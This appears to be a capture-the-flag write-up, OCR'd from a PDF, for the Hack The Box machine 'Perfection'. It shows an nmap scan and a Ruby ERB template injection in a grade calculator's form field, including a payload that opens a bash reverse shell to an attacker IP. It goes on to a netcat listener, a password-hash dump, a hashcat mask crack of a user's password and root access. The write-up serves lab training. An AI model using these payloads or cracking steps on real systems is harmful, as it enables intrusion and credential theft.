



```
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 80:e4:79:e8:59:28:df:95:2d:ad:57:4a:46:04:ea:70 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBMz41H9QQUPCXN7lJsU+fbjZ/vR4Ho/eacq8LnS89xLx4vsJvjUJCcZgMYAmhHL
|   256 e9:ea:0c:1d:86:13:ed:95:a9:d0:0b:c8:22:e4:cf:e9 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBqNwnyqGqYHNSIjQnv7hRU0UC9Q4oB4g9Pfzuj2qcG4
80/tcp open  http    syn-ack nginx
|_http-title: Weighted Grade Calculator
| http-methods:
|_  Supported Methods: GET HEAD
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


OpenSSH




10.129.64.80/weighted-grade
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Calculate your weighted grade
Weighted Grade Calcu
A tool to calculate the total grade in a class based on category scores and p


Calculate your weighted grade
Category
Grade
Weight (%)
Submit


Calculate your weighted grade
Category
Grade
Weight (%)
hi123
20a
20a
hi
20
hi
20
hi
20
20
hi
20
20
Please enter a number.
Submit
Please enter a maximum of five category names, your grade in them out of 100, and their weight.
Enter "N/A" into the category field and 0 into the grade and weight fields if you are not using a row.




```
Content-Type: application/x-www-form-urlencoded
Content-Length: 177
Origin: http://10.129.64.80
Connection: close
Referer: http://10.129.64.80/weighted-grade
Upgrade-Insecure-Requests: 1

category1=hi123%0a;;&grade1=20&weight1=20&category2=hi&grade2=20&
weight2=20&category3=hi&grade3=20&weight3=20&category4=hi&grade4=20&
weight4=20&category5=hi&grade5=20&weight5=20
```

```
        Submit
      </button>
      <p>
        Please enter a maximum of five category names, your
        grade in them out of 100, and their weight. Enter "N/A"
        into the category field and 0 into the grade and weight
        fields if you are not using a row.
      </p>
    </form>
    Your total grade is 20%<p>
      hi123
      ;; 4%
    </p>
    <p>
```

https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Server%20Side%20Template%20Injection/README.md#ruby---basic-injectionsand

Ruby - Basic injections

ERB:

```
<%= 7 * 7 %>
```

```
category1=hi123%0A<%25=7*7%25>&grade1=20&weight1=20&category2=hi&grade2
=20&weight2=20&category3=hi&grade3=20&weight3=20&category4=hi&grade4=20
&weight4=20&category5=hi&grade5=20&weight5=20
```

```
        fields if you are not using a row.
      </p>
    </form>
    Your total grade is 20%<p>
      hi123
      49: 4%
```

```
category1=
hi123%0A<%25=+IO.popen("bash+-c+'bash+-i+>%26+/d
ev/tcp/10.10.14.37/4444+0>%261'").readlines()
%25>&grade1=20&weight1=20&category2=hi&grade2=20
&weight2=20&category3=hi&grade3=20&weight3=20&ca
tegory4=hi&grade4=20&weight4=20&category5=hi&gra
de5=20&weight5=20
```

```
┌──(ajsankari㉿AJ)-[~/Desktop/HTB/Perfection]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.37] from (UNKNOWN) [10.129.64.80] 52560
bash: cannot set terminal process group (999): Inappropriate ioctl for device
bash: no job control in this shell
susan@perfection:~/ruby_app$
```

```
susan@perfection:~/ruby_app$ python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
susan@perfection:~/ruby_app$
```

```
$ whoami
whoami
susan
$ pwd
pwd
/home/susan
$ ls
ls
Migration  ruby_app  user.txt
$ cat user.txt
cat user.txt
862f5d0cc6635[redacted]
$
```

```
susan@perfection:~$ groups
groups
susan sudo
```

```
Susan Miller|abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f
Tina Smith|dd560928c97354e3c22972554c81901b74ad1b35f726a11654b78cd6fd8cec57
Harry Tyler|d33a689526d49d32a01986ef5a1a3d2afc0aaee48978f06139779904af7a6393
David Lawrence|ff7aedd2f4512ee1848a3e18f86c4450c1c76f5c6e27cd8b0dc05557b344b87a
Stephen Locke|154a38b253b4e08cba818ff65eb4413f20518655950b9a39964c18d7737d9bb8
```

```
Due to our transition to Jupiter Grades because of the PupilPath data breach, I thought we should also migrate our credentials ('our' including the other students
in our class) to the new platform. I also suggest a new password specification, to make things easier for everyone. The password format is:

{firstname}_{firstname backwards}_{randomly generated integer between 1 and 1,000,000,000}

Note that all letters of the first name should be convered into lowercase.

Please hit me with updates on the migration when you can. I am currently registering our university with the platform.
```

```
┌──(ajsankari㉿AJ)-[~/Desktop/HTB/Perfection]
└─$ hashcat -m 1400 -a 6 susanhash susanwl ?d?d?d?d?d?d?d?d?d?d -O --show
abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f:susan_nasus_413759210
```

```
root@perfection:~# cat root.txt
cat root.txt
b5b832b6ca[redacted]
root@perfection:~#
```